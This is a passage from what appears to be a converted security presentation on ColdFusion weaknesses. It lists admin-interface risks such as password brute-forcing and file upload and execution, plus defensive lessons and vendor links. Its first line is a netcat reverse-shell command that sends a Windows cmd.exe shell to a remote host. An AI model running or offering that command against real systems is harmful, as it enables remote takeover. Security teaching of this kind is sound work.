c:\nc.exe -e c:\winnt\system32\cmd.exe 192.168.0.1 6969
```

Demos

iinn

# Summary

- Instances of ColdFusion will identify themselves
- Brute-forcing the password is straightforward
- From the admin interface:
  - Files on the server can be enumerated
  - TCP ports can be scanned
  - Files can be uploaded to the server
  - Files can be executed on the server



# Further Research

- Network layer vulnerabilities
- The RDS protocol
- Third party functionality



# Lessons to be Learned

- Apply access controls to the */CFIDE* directory
- Run ColdFusion at a low privilege level
- Stop all default services that are not required and filter the ones used externally from the Internet





# ColdFusion Security Resources

*<http://www.macromedia.com/devnet/coldfusion/security.html>*

*[http://www.macromedia.com/devnet/coldfusion/articles/cf7\\_security.html](http://www.macromedia.com/devnet/coldfusion/articles/cf7_security.html)*



# ColdFusion Security

Questions?

andy.davis <at> irmplc.com

[www.irmplc.com](http://www.irmplc.com)

